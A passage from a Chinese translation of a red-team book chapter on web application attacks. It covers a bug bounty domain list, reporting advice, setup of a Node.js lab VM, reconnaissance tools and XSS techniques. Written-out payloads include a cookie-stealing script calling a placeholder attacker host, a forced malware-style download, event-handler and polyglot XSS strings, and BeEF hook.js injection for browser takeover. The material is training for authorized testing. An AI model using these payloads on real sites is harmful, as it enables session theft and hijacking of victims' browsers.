www.ebay.ca	http://www.brands4friends.de/	http://nieuwautokopen.nl
www.ebay.fr	http://www.gittigidiyor.com/	http://www.ebaycommercenetwork.com/
www.ebay.it	http://www.ebaynyc.com/	http://www.shopping.com/
www.ebay.es	http://www.auction.co.kr	http://www.gmarket.co.kr/
www.ebay.at	http://www.secondemain.fr	http://www.ebay-kleinanzeigen.de
www.ebay.ch	http://www.shopping.com	http://www.2dehands.be
www.ebay.com.hk	http://www.sosticket.com	http://www.2ememain.be
www.ebay.com.sg	http://www.ticketechnology.com	http://www.bilinfo.dk/
www.ebay.com.my	http://nexpartstaging.com	http://www.nieuweautokopen.nl
www.ebay.in	http://www.whisolutions.com/	http://shutl.it
www.ebay.ph	http://shutl.com/	http://www.gumtree.com.au/
www.ebay.ie	http://about.co.kr	http://www.gumtree.co.za/
www.ebay.pl	http://www.alamaula.com/	http://www.kijiji.it
www.ebay.be	http://www.bilbasen.dk/	http://www.kijiji.com.tw
www.beni.ebay.be	https://www.bilinfo.net/	http://www.stubhub.co.uk
www.ebay.nl	http://www.motorjobs.dk/	http://www.vivanuncios.com.mx
www.ebay.cn	http://www.dba.dk/	http://www.ebayinc.com
www.sea.ebay.com	http://kleinanzeigen.ebay.de/	
www.ebay.co.jp	http://www.mobile.de	

如何向公司报告漏洞通常与寻找漏洞本身同样重要。你要确保向公司提供尽可能多的细节。这将包括漏洞的类型、严重性/关键性、利用漏洞所采取的步骤、屏幕截图，甚至用到的 POC（proof of concept）。如果你需要一些帮助来创建风格统一的报告，可以查看和使用下

面的报告生成表单: https://buer.haus/breport/index.php 。

我以前有运营自己漏洞赏金平台，有一件事需要注意的是，我在平台上看到了一些情况，研究人员会在验证漏洞时过于深入目标系统（超过了正常验证漏洞的范围）。例如包括在发现 SQL 注入后对数据库拖库，在接管子域后挂黑页填写他们认为有趣的内容，甚至在初始远程代码执行漏洞之后在生产环境中横向渗透。这些案例可能会导致法律问题，并有可能让联邦调查局找上门来。因此，请你最好谨慎判断，确认好测试范围，并记住，如果直觉觉得它是非法的，那么它可能就是非法的。

网络攻击介绍——Cyber Space Kittens

在完成侦察和发现之后，你回顾所有你发现的不同站点。浏览结果时，你没有发现常见的可进行漏洞利用的服务器或配置错误的应用程序。没有任何 Apache Tomcat 服务器或 Heartbleed/ShellShock，看起来他们修补了所有 Apache Strut 问题和 CMS 应用程序漏洞。

你的第六感直觉开始发挥作用，你开始研究他们的客户支持系统。感觉有些地方就是不对劲，但是在哪里呢?

对于本章中的所有攻击，都可以使用一个本书定制的 VMWare 虚拟机来复现这些实验。这个虚拟机可以在以下网站免费下载:

- http://thehackerplaybook.com/get.php?type=csk-web

为搭建演示 Web 实验环境（客户支持系统）:

- 从以下位置下载本书的 VMWare 虚拟机：
  - http://thehackerplaybook.com/get.php?type=csk-web
- 下载在实验环境里要用到的完整命令列表：
  - https://github.com/cheetz/THP-ChatSupportSystem/blob/master/lab.txt
  - Bit.ly 链接： http://bit.ly/2qBDrFo

- 启动并登录 VM（虚拟机）
- 当 VM 完全启动时，它应该显示应用程序的当前 IP 地址。你无需登录进 **VM**，所以登录密码也不需要。你可以自行入侵这个程序。
- 由于这是一个托管在你自己系统上的 Web 应用程序，因此我们在攻击端 Kali 系统上创建一个主机名记录：
    - 在我们的攻击端 Kali 虚拟机上，让我们编辑 host 文件以指向我们的存在漏洞的应用程序（客户支持系统），以便可以通过 hostname 和 IP 来引用应用程序：
        - gedit /etc/hosts
    - 添加客户支持系统虚拟机的 IP
        - [客户支持系统的 IP]chat
    - 现在，打开 Kali 的浏览器并访问 http://chat:3000/ 。如果一切正常，你应该能够看到 NodeJS 自定义的客户支持系统程序。

Web 部分的命令和攻击可能非常冗长和复杂。为了方便起见，我在这里列出了每个实验需要的所有命令：https://github.com/cheetz/THP-ChatSupportSystem/blob/master/lab.txt

> 译者注：
> 译者在尝试复现此实验时，发现没有获取到 ipv4 地址，后来切换了一下网卡设置，把“桥接模式”改成 NAT 就解决了。如果有读者遇到一样的问题可以参考此做法。
> 参考资料：https://github.com/cheetz/THP-ChatSupportSystem/issues/1

红队的 Web 应用程序攻击

前两本书着重于如何有效地测试 Web 应用程序 - 这一次会有所不同。我们将跳过许多基本攻击，并接触现实世界中使用的攻击手法。

由于这是一本实用性较强的书，所以我们不会详细讨论 Web 应用程序测试的所有技术细节。然而，这并不意味着这些细节应该被忽略。Web 应用程序测试的一个很好的资源是 `Open Web Application Security Project` ，简称 OWASP。OWASP 侧重于应用程序的安全开发和用户教育。每隔几年，OWASP 都会编制并发布一个最常见漏洞的清单—— http://bit.ly/2HAhoGR 。一个更深层次的测试指南位于这里：http://bit.ly/2GZbVZd 。OWASP 的文档将带你了解要查找的漏洞类型、风险以及如何利用它们。这里有一个很好的清单文档：http://bit.ly/2qyA9m1 。

由于我的许多读者都试图进入安全领域，所以我想快速的提一件事：如果你想进行渗透测试工作，你至少要理解 OWASP Top 10 的方方面面，这是至关重要的。你不仅应该知道它们是什么，而且还应该根据风险类型以及如何检测它们了解一些好的示例。现在，让我们回到如何入侵 CSK 上来 。

聊天支持系统实验

将被攻击的聊天支持系统是交互式的，它突出了新的和旧的漏洞。正如你将看到的，对于以下许多实验，我们会提供不同版本的带有聊天支持系统的自定义虚拟机。

应用程序本身是用 Node.js 编写的。为什么选择 Node？作为渗透测试人员，我们要注意的是，它是使用率增长最快的应用程序之一。由于许多开发人员似乎都非常喜欢 Node，所以我觉得理解将 JavaScript 作为后端代码运行的安全含义是很重要的。

什么是 **Node**？

“Node.js® 是一个基于 Chrome V8引擎的 JavaScript 运行环境。Node.js 使用了一个事件驱动、非阻塞式 I/O 的模型，使其轻量又高效。”Node.js 的包生态系统，即 NPM，是世界上最大的开源库生态系统。


在最基本的层面上，Node.js 允许你在浏览器之外运行 JavaScript。由于 Node.js 具有精简，快速和跨平台的特性，所以它可以通过统一堆栈来大大简化项目。虽然 Node.js 不是 Web 服务器，但它允许服务器（可以用 JavaScript 编程的东西）存在于实际 Web 客户端之外的环境中。

优点：

- 非常快
- 单线程 JavaScript 环境，可以充当独立的 Web 应用程序服务器
- Node.js 不是协议；它是一个用 JavaScript 编写的 Web 服务器
- NPM 代码仓库拥有近50万个免费、可重用的 Node.js 代码包，这使它成为世界上最大的包管理器

随着 Node.js 在过去几年变得如此流行，对于渗透测试人员/红队成员来说，理解应该寻找什么突破口以及如何攻击这些应用程序是非常重要的。例如，一位研究人员发现，弱 NPM 凭证使他能够获取 13% 的 NPM 包的编辑和发布权限。通过依赖链，预计有52% 的 NPM 包是易受攻击的。
[https://www.bleepingcomputer.com/news/security/52-percent-of-all-javascript-npm-packages-could-have-been-hacked-via-weak-credentials/]

在下面的示例中，我们的实验室将使用 Node.js 作为应用程序的基础，它将使用 Express 框架作为我们的 Web 服务器。然后，我们将把 Pug 模板引擎添加到我们的 Express 框架中。这类似于我们现在在新开发的应用程序中经常见到的东西。



Express 是一个用于 Node.js 的极简 Web 框架。Express 为 Web 和移动应用程序提供了一组强大的功能，因此你无需进行大量工作。使用名为 `Middlewares` 的模块，你可以添加第三方认证或服务，如 Facebook 身份验证或 Stripe 支付服务。

Pug，正式名称为 Jade，是一个服务器端模板引擎，你可以(但不是必须)与 Express 一起使用它。Jade 用于在服务器上以编程方式生成 HTML 页面并将其发送给客户机。

让我们开始攻击 CSK 并启动聊天支持系统虚拟机。

Cyber Space Kittens：聊天支持系统

你偶然发现了面向外部网络的 CSK 聊天支持系统。当你慢慢筛选所有页面并了解底层系统时，你会在应用程序中寻找其弱点。你需要在服务器中找到第一个入口点，以便可以转入入侵生产环境。

你首先浏览了所有漏洞扫描程序和 Web 应用程序扫描程序的报告结果，但是一无所获。看起来这家公司经常运行常见的漏洞扫描器并修补了大部分问题。现在入侵的关键突破口在于代码问题、错误配置和逻辑缺陷。你还注意到此应用程序正在运行 NodeJS，这是一种最近很流行的语言。

设置你的 Web 应用程序攻击机器

虽然对于红队要面对的 Web 应用程序，并没有什么完美的入侵方法，但是你需要的一些基本工具包括：


- 用浏览器武装自己。许多浏览器的行为都非常不同，尤其是复杂的 XSS 规避机制：
    - Firefox（我的最爱）
    - Chrome
    - Safari
- Wappalyzer：一种跨平台的实用程序，可以揭示网站上使用的技术。它可以检测内容管理系统，电子商务平台，Web 框架，服务器软件，分析工具等等。
    - https://wappalyzer.com/
- BuiltWith：一个网站分析工具。在查找页面时，BuiltWith 会返回它在页面上可以找到的所有技术。BuiltWith 的目标是帮助开发人员，研究人员和设计人员找出正在使用的技术页面，这可以帮助他们决定自己采用哪些技术。
    - https://builtwith.com/
- Retire.JS：扫描 Web 应用程序所使用的易受攻击的 JavaScript 库。Retire.js 的目标是帮助你检测具有已知漏洞的版本的使用情况。
    - https://chrome.google.com/webstore/detail/retirejs/moibopkbhjceeedibkbkbchbjnka

dmom?

- Burp Suite（约350美元）：虽然这个商业工具有点贵，但绝对物有所值，对于渗透测试人员和红队队员来说。它的好处来自附加组件，模块化设计和用户开发基础。如果你买不起 Burp，OWASP ZAP（免费）是一个很好的替代品。

分析 **Web** 应用程序

在我们进行任何类型的扫描之前，尝试理解底层代码和基础结构非常重要。我们怎样才能知道后端运行的是什么代码？我们可以使用 Wappalyzer，BuiltWith 或 Google Chrome 浏览器查看。在下面的图像中，当加载聊天应用程序时，我们可以在 Chrome 中看到 HTTP 标头具有 X-Powered By: Express。我们还可以在Wappalyzer 中看到应用程序正在使用 Express 和 Node.js。



盲目攻击网站之前了解目标应用程序可以帮助你提供更好的思路。这也有助于入侵可能有 WAF 的目标站点，允许你使用更多的攻击手法。

网络探测

在之前的书中，我们详细介绍了如何使用 Burp Suite 以及如何对站点进行渗透测试。我们将跳过很多设置基础知识，并将更多精力放在攻击网站上。

在这一点上，我们将假设你已经设置好了 Burp Suite（免费或付费），并且你使用的是本书的 Kali 镜像。一旦我们了解了底层系统，我们就需要识别所有端点。我们仍然需要运行与之前相同的探测工具。

- Burp Suite
  - 爬虫：在免费和付费版本中，Burp Suite 都有一个很棒的爬虫工具。
  - 内容探测：如果你使用的是付费版本的 Burp Suite，那么最受欢迎的探测工具之一就是 Discover Content。这是一个智能高效的工具，可以查找目录和文件。你还可以为扫描指定多种不同的配置。
  - 主动扫描：运行所有参数的自动漏洞扫描并测试多个 Web 漏洞。
- OWASP ZAP
  - 类似于 Burp，但完全开源和免费。具有类似的探测和主动扫描功能。

- Dirbuster
  - 一个很久以前就被开发出的旧工具，用于发现 Web 应用程序的文件/文件夹，但现在仍然可以顺利的完成工作。
  - 目标网址：http://chat:3000
  - 字典：
    - /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
- GoBuster
  - 非常轻量级、快速的目录和子域名爆破工具
  - gobuster -u http://chat:3000 -w /opt/SecLists/Discovery/Web-Content/raft-small-directories.txt -s 200,301,307 -t 20

你的字典列表非常重要。我最喜欢使用的一个汇总的字典列表是一个名为 raft 的旧字典，它是许多开源项目的集合。你可以在这里找到这些和其他有价值的字典列表：https://github.com/danielmiessler/SecLists/tree/master/Discovery/Web-Content （已包含在本书的 Kali 镜像中）。

现在既然我们已经完成了概述，让我们进行一些攻击吧。从红队的角度来看，我们正在寻找可以主动攻击的漏洞，并为我们提供最大的帮助。如果我们正在进行评估或渗透测试，我们可能会报告漏洞扫描程序中的 SSL 问题，默认 Apache 页面或其他漏洞扫描程序发现的不可利用的漏洞等。但是，在我们的红队工作中，我们可以完全忽略这些，并专注于能使我们获得高级访问权限，shell 或 转储 PII 的攻击。

XSS 跨站脚本攻击

在这一点上，我们都曾经见过并利用过跨站点脚本攻击（XSS）。使用传统的 XSS 攻击测试网站上的每个变量的方式：，对于漏洞赏金平台来说可能很有用，但我们可以做更多吗？我们可以使用哪些工具和方法来更好地利用这些攻击？

我们都知道 XSS 攻击是客户端攻击，允许攻击者创建特定的 Web 请求从而将恶意代码注入响应中。这通常可以通过客户机和服务器端的适当输入验证来修复，但这绝不是那么容易。为什么这么说？因为 XSS 漏洞由多种原因造成的。从编码不规范到不理解框架，有时候应用程序变得过于复杂，就很难理解一个输入点的安全性。

因为仅仅弹窗确实没有真正的危害，让我们从一些基本类型的 XSS 攻击开始：

- Cookie 窃取XSS：

```
<script>document.write('<img src="http//<YourIP>/Stealer.php?cookie='%2B document.
cookie %2B '"/>');</script>
```

- 强制下载文件：

```
<script>var link = document.createElement('a'); link.href ='http://the.earth.li/~sgtatham/putty/latest/x86/putty.exe'; link.download = '';document.body.appendChild(link); link.click();</script>
```

- 重定向用户：

```
<script>window.location = "https://www.youtube.com/watch?v=dQw4w9WgXcQ";</script>
```

- 其他脚本以启用键盘记录器，拍照等：
  - http://www.xss-payloads.com/payloads-list.html?c#category=capture

经过混淆的 XSS payload 和 XSS Polyglot


现在，标准的 XSS payload 通常仍然有效，但我们确实会遇到一些应用程序过滤字符或应用程序有 WAF 防护的情况。有两个很好的资源可以帮助你开始制作混淆的 XSS payload 攻击：

- https://github.com/foospidy/payloads/tree/master/other/xss
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet

有时在行动期间，你可能会遇到简单的 XSS 过滤器，它们会查找像 `<script>` 这样的字符串。混淆 XSS payload 是一种选择，但一定要注意并非所有 JavaScript payload 都需要打开和关闭 `<script>` 标签。有一些 HTML 事件属性在触发时执行 JavaScript（https://www.w3schools.com/tags/ref_eventattributes.asp）。这意味着任何专门针对 Script 标签的规则都是无效的。例如，下列这些执行 JavaScript 的 HTML 事件属性就不使用 `<script>` 标签：


- `<b onmouseover=alert('XSS')>Click Me!</b>`
- `<svg onload=alert(1)>`
- `<body onload="alert('XSS')">`
- `<img src="http://test.cyberspacekittens.com" onerror=alert(document.cookie);>`

你可以通过访问应用程序来尝试 CSK 应用程序中的每个 HTML 实体攻击：http://chat:3000/（记得修改 `/etc/host` 文件以指向与虚拟机 IP 的聊天）。进入后，注册一个帐户，登录应用程序，然后转到聊天功能（ http://chat:3000/chatchannel/1 ）。尝试不同的实体攻击和经过混淆的 payload。



XSS 的其他优秀资源：

- 第一个是由 @jackmasa 制作的思维导图。这是一个很棒的文档，它根据输入点的位置来分解不同的 XSS payload。虽然不再在 JackMasa GitHub 页面上，但是这里有一个副本。
- 另一个很好的资源，讨论哪些浏览器容易受到哪些 XSS payload 的影响：https://html5sec.org/ 。



如你所见，尝试在应用程序上查找每一个 XSS 有时是很烦人的。这是因为易受攻击的参数受到代码功能、不同类型的 HTML 标记、应用程序类型和不同类型的过滤的影响。试图找到初始 XSS 的弹出窗口可能需要很长时间。如果我们可以尝试将多个 payload 链接到单个请求中，该怎么办？

最后一种类型的 payload 称为 Polyglot。Polyglot payload 采用许多不同类型的 payload 和混淆技术，并将它们编译成一次攻击。这适用于想使用自动脚本查找 XSS、时间有限的的漏洞赏金项目，或者仅仅想要快速发现输入验证存在哪些问题等情况。

因此，我们可以像（ http://bit.ly/2GXxqxH ）这样构建一个 Polyglot，而不是普通的 `<script>alert(1)</script>` ：

```
/*-/*`/*\`/*'/*"/**/(/* */oNcliCk=alert() )//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/
</scRipt/--!>\x3csVg/<sVg/oNloAd=alert()//>\x3e
```

如果你看一下上面的 payload,此攻击试图不使用尖括号，点和斜线的传统攻击代码；执行 onclick XSS；关闭多个标签；最后尝试一个 onload XSS。这些类型的攻击使 Polyglots 在识别 XSS 方面非常有效和高效。你可以在此处阅读有关这些 Polyglot XSS 的更多信息：https://github.com/0xsobky/HackVault/wiki/Unleashing-an-Ultimate-XSS-Polyglot 。

如果你想测试和使用不同的 polyglots，可以从易受攻击的 XSS 页面（ http://chat:3000/xss ）或整个聊天应用程序开始。

BeEF

浏览器漏洞利用框架（ http://beefproject.com/ ）或简称 BeEF 将 XSS 攻击提升到另一个层次。此工具将 JavaScript payload 注入受害者的浏览器，该浏览器会感染用户的系统。这会在受害者的浏览器上创建一个 C2通道，用于 JavaScript 后期利用。

对红队来说，BeEF 是一个很好的工具，可用于入侵活动，跟踪用户，捕获凭据，执行点击劫持，使用 Tabna 进行攻击等等。如果不在攻击期间使用，BeEF 也是一个很好的工具，可以展示 XSS 漏洞的强大功能。这也有助于更复杂的攻击，我们将在后面的 Blind XSS 小节下讨论。

BeEF 分为两部分：一部分是服务器，另一部分是攻击 payload。要启动服务器：

在你的攻击者 Kali 主机上启动 BeEF

- 打开终端
  - beef-xss
- 使用 beef：beef
- 查看 http://127.0.0.1:3000/hook.js
- 完整 payload 文件：
  - `<script src="http://<Your IP>:3000/hook.js"></script>`

查看位于 http://127.0.0.1:3000/hook.js 上的 hook.js 文件，你应该会看到类似于长混淆的 JavaScript 文件的内容。这是连接受害者返回命令和控制服务器的客户端 payload 。

一旦在目标应用程序上识别出 XSS，而不是原始的 alert(1) 样式的 payload，就可以修改 `<script src ="http://<YourIP>:3000/hook.js"></script>` payload 来利用此漏洞。一旦你的受害者陷入此 XSS 陷阱，将导致他们的浏览器连接回你这边并成为你的僵尸网络的一部分。


BeEF 支持哪些类型的后渗透攻击？一旦你的受害者受到你的控制，你就可以做任何 JavaScript 可以做的事情。你可以通过 HTLM5打开相机并拍摄受害者的照片，你可以在屏幕上显示覆盖图以捕获凭据，也可以将其重定向到恶意网站以执行恶意软件。

以下是 BeEF 从 XSS 攻击中引发大量问题的快速演示：


首先，确保你的 BeEF 服务器在攻击者计算机上运行。在我们的易受攻击的聊天支持系统的应用程序中，你可以访问 http://chat:3000/xss 并在练习2的字段中输入你的 payload：

- `<script src="http://127.0.0.1:3000/hook.js"></script>`

一旦你的受害者连接到你的僵尸网络，你就可以完全控制他们的浏览器。你可以根据设备，浏览器和目标机器启用的功能进行各种攻击。通过社会工程学演示 XSS 影响力的一个好方法是通过 Flash 更新提示将恶意软件推送到他们的计算机。



一旦执行，将在受害者的计算机上显示弹出窗口，强制他们安装更新，其中包含我们准备的恶意软件。



我建议花一些时间熟悉所有 BeEf 的后渗透模块，并了解 JavaScript 的强大功能。由于我们会控制浏览器，因此我们必须弄清楚如何在红队活动中使用它。一旦你通过 XSS 感染了受害者，你还想做些什么？我们将在后面的“从 XSS 到 shell”部分讨论这个问题。

Blind XSS 漏洞


Blind XSS 漏洞很少被讨论，因为它是需要耐心的游戏。什么是 Blind XSS 漏洞？正如攻击的名称所表示的那样，攻击者/用户看不到存储的 XSS payload 的执行（无回显），只有管理员或后台员工才能看到。由于其攻击后端用户的能力，所以这种攻击可能危害很大，但尽管如此，它还是经常被遗忘。


例如，我们假设某个应用程序有一个“联系我们”页面，允许用户向管理员提供联系信息，以便以后联系。由于该数据的结果只能由管理员手动查看而不是用户请求查看，所以如果应用程序易受 XSS 攻击，攻击者不会立即看到他们的 “alert(1)” 攻击的回显。在这些情况下，我们可以使用 XSSHunter 来帮助我们验证 Blind XSS 漏洞。

XSSHunter 的工作原理是，当我们的 JavaScript payload 执行时，它将截取受害者屏幕（他们正在查看的当前页面）的屏幕截图，并将该数据发送回 XSSHunter 的站点。发生这种情况时，XSSHunter 将发送一个警报，告知我们的 payload 已执行并向我们提供所有详细信息。我们现在可以回去创建一个恶意 payload 并重新进行我们的攻击。

XSS Hunter：

- 禁用任何代理（即 Burp Suite）
- 在 https://xsshunter.com 创建帐户
- 登录 https://xsshunter.com/app
- 转到 Payload 模块以获得你的 Payload
- 修改 payload 以适应你的攻击或使用它构建 Polyglot
- 检查 XSS hunter 以查看 payload 执行情况





基于 DOM 的 XSS

对反射 XSS 和存储 XSS 的理解相对简单。我们已经知道，如果服务器没有为用户/数据库提供足够的输入/输出验证，我们的恶意脚本代码就会通过源代码呈现给用户。然而，在基于 DOM 的 XSS 中，它略有不同，这导致了一些常见的误解。因此，让我们花些时间专注于基于 DOM 的 XSS。

当攻击者可以操纵 Web 应用程序的客户端脚本时，就可以使用基于文档对象模型（DOM）的 XSS。如果攻击者可以将恶意代码注入 DOM 并由客户端的浏览器读取，则可以在从 DOM 读回数据时执行 payload。

DOM 究竟是什么？文档对象模型（DOM）是 HTML 属性的一个特性。由于你的浏览器不理解 HTML，因此它会使用将 HTML 转换为 DOM 模型的解释器。

